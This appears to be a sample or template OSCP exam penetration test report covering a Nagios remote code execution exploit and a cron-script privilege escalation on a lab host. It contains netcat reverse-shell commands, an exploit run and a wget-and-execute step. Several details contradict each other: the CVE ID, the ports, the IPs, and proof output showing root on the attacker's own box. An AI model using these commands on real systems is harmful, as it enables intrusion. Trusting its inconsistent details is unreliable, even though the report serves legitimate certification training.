

---

# OSCP Exam Report

Student ID: OS-66X66

Alice.smith@example.com

Alice Smith

05-05-2020

## Contents

<b>Offensive Security Exam Penetration Test Report</b>	<b>3</b>
<b>1. Introduction</b>	<b>3</b>
<b>2. High-Level Summary</b>	<b>3</b>
<b>3. Methodologies</b>	<b>3</b>
<b>4. Information Gathering</b>	<b>4</b>
<b>5. 192.168.1.1</b>	<b>5</b>
5.1. Service enumeration . . . . .	6
5.1.1. nmap . . . . .	6
5.1.2. gobuster . . . . .	6
5.1.3. Manual enumeration . . . . .	6
5.1.4. Initial vulnerability discovered . . . . .	7
5.2. Exploitation . . . . .	8
5.2.1. Walkthrough . . . . .	8
5.3. Privilege Escalation . . . . .	9
5.3.1. Walkthrough . . . . .	10
<b>6. House Cleaning</b>	<b>12</b>
<b>A. Overview local and proof contents</b>	<b>13</b>

# Offensive Security Exam Penetration Test Report

## 1. Introduction

This report contains all efforts that were conducted by student OS-66X66 during a PWK exam attempt on Tuesday, May 05, 2020

The purpose of this report is to demonstrate a full understanding of penetration testing methodologies as well as the required technical knowledge to pass the qualification for the Offensive Security Certified Professional certification.

## 2. High-Level Summary

I was tasked with performing an internal penetration test towards Offensive Security Exam. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

## 3. Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

## 4. Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

### Exam Network

- 192.168.1.1

## **5. 192.168.1.1**

A remote code execution vulnerability (CVE-2018-0442) was discovered in the Nagios web application running on port 8080. This vulnerability was exploited to gain a low privileged shell on the system. Privileges were then escalated to root by exploiting weak permissions on a bash script which was being executed periodically by the root user via a cronjob.

## 5.1. Service enumeration

### 5.1.1. nmap

```
1 kali@kali:~$ nmap -sV localhost -p80
2 Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-18 12:38 CEST
3 Nmap scan report for localhost (127.0.0.1)
4 Host is up (0.000059s latency).
5 Other addresses for localhost (not scanned): ::1
6
7 PORT      STATE SERVICE VERSION
8 80/tcp    closed http
9
10 Service detection performed. Please report any incorrect results at
   https://nmap.org/submit/ .
11 Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```


### 5.1.2. gobuster

Using gobuster to find web content

```
1 $ gobuster dir -u http://192.168.1.1 -w /usr/share/wordlists/dirbuster/
   directory-list-2.3-medium.txt -t 50 -x .php
```

### 5.1.3. Manual enumeration

Exploring the webapplication using the browser



#### 5.1.4. Initial vulnerability discovered

Using searchsploit to find possible exploits matching the version found.

```
kali@kali:~/Documents/oscp/Notes$ searchsploit nagios
```

Exploit Title	Path (/opt/exploitdb/)
Nagios 3.0.6 - 'statuswml.cgi' Arbitrary Shell Command Injection	exploits/cgi/remote/33051.txt
Nagios 3.2.3 - 'expand' Cross-Site Scripting	exploits/multiple/remote/35818.tx
Nagios 4.2.2 - Local Privilege Escalation	exploits/linux/local/40774.sh
Nagios < 4.2.2 - Arbitrary Code Execution	exploits/linux/remote/40920.py
Nagios < 4.2.4 - Local Privilege Escalation	exploits/linux/local/40921.sh
Nagios Core 4.4.1 - Denial of Service	exploits/linux/dos/45082.txt
Nagios Incident Manager 2.0.0 - Multiple Vulnerabilities	exploits/php/webapps/40252.txt

Making a local copy using:

```
1 searchsploit -m exploits/linux/remote/40920.py
```

## 5.2. Exploitation

- **CVE-ID:** CVE-2018-XXXX
- **Explanation:** A remote code execution vulnerability was exploited to gain a reverse shell on the target.
- **Fix :** A patch to fix this vulnerability has been released
- **Severity:** Critical
- **proof of concept code:** <http://exploit/1234>
- **local.txt contents:** 74cc1c60799e0a786ac7094b532f01b1

### 5.2.1. Walkthrough

Using the exploit to verify RCE with a simple command (whoami)

```
kali@kali:/tmp$ python p.py http://192.168.56.1/nagios whoami
Testing RCE: whoami
www-data
Ok you got RCE!
kali@kali:/tmp$
```

Getting reverse shell using netcat

```
kali@kali:/tmp$ python p.py http://192.168.56.1/nagios 'nc -e /bin/bash 192.168.56.2 9999'
Getting reverse shell'.....
Success!!!!
Check your netcat listener
kali@kali:/tmp$
```

Collection the required proof

```
root@kali:/tmp# ip addr | grep eth1
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    inet 192.168.56.37/24 brd 192.168.56.255 scope global dynamic eth1
root@kali:/tmp# cat local.txt
74cc1c60799e0a786ac7094b532f01b1
root@kali:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@kali:/tmp#
```



### 5.3. Privilege Escalation

Weak file permissions on a script allowed the attacker to change its contents to a reverse shell. The script was being periodically executed by cron, running as the root user. Once executed it granted the attacker a reverse shell as the root user, giving the attacker complete control of the system.

- **Fix** : Apply strict file permissions to programs and scripts
- **Severity**: Critical
- **proof.txt contents**: c48fa3a8df1e8a854d267b29cfaae804

### 5.3.1. Walkthrough


Transferring pspy32 to the target machine using a python webserver. Pspy is a command line tool designed to snoop on processes without need for root permissions

```
1 python -m http.server 80
```

Downloading and executing pspy32 on the victim:


```
1 wget 10.10.10.1/pspy32
2 chmod +x pspy32
3 ./pspy32
```

Pspy shows a script (/tmp/rootme.sh) is executed as the root user every 5 minutes



```
2020/05/18 22:26:15 CMD: UID=1000 PID=3053 flameshot
2020/05/18 22:26:33 CMD: UID=0 PID=3060 /lib/systemd/systemd-udev
2020/05/18 22:26:33 CMD: UID=0 PID=3059 /lib/systemd/systemd-udev
2020/05/18 22:26:53 CMD: UID=0 PID=3062 /lib/systemd/systemd-udev
2020/05/18 22:26:53 CMD: UID=0 PID=3061 /lib/systemd/systemd-udev
2020/05/18 22:27:13 CMD: UID=0 PID=3064 /lib/systemd/systemd-udev
2020/05/18 22:27:13 CMD: UID=0 PID=3063 /lib/systemd/systemd-udev
2020/05/18 22:27:33 CMD: UID=0 PID=3065 /lib/systemd/systemd-udev
2020/05/18 22:27:33 CMD: UID=0 PID=3066 /lib/systemd/systemd-udev
2020/05/18 22:27:34 CMD: UID=0 PID=3067 /bin/sh /tmp/rootme.sh
2020/05/18 22:27:34 CMD: UID=0 PID=3068 /bin/bash
2020/05/18 22:27:34 CMD: UID=0 PID=3069 /bin/bash
2020/05/18 22:27:34 CMD: UID=0 PID=3070 /bin/bash
```

File permissions on /tmp/rootme.sh



```
kali@kali:/tmp$ ls -la rootme.sh
-rwxrwxrwx 1 root root 23 May 18 22:25 rootme.sh
kali@kali:/tmp$
```

Overwriting the contents of /tmp/rootme.sh with a reverse shell to the attacker's machine:

```
1 nc -e /bin/sh 10.0.0.1 4242
```

Starting a listener on the attacker's machine on port 9999

```
1 nc -nlvp 4242
```

The cronjob is executed and the root shell is obtained:

```
kali@kali:/tmp$ nc -nlvp 9999
listening on [any] 9999 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 58010
root@kali:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@kali:/#
```

Collecting the required proof

```
root@kali:/tmp# ip addr | grep eth1
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    inet 192.168.56.37/24 brd 192.168.56.255 scope global dynamic eth1
root@kali:/tmp# cat proof.txt
c48fa3a8df1e8a854d267b29cfaae804
root@kali:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@kali:/tmp#
```

## 6. House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, Alec removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

## A. Overview local and proof contents

IP	local.txt contents	proof.txt contents
192.168.1.1	74cc1c60799e0a786ac7094b532f01b1	c48fa3a8df1e8a854d267b29cfaae804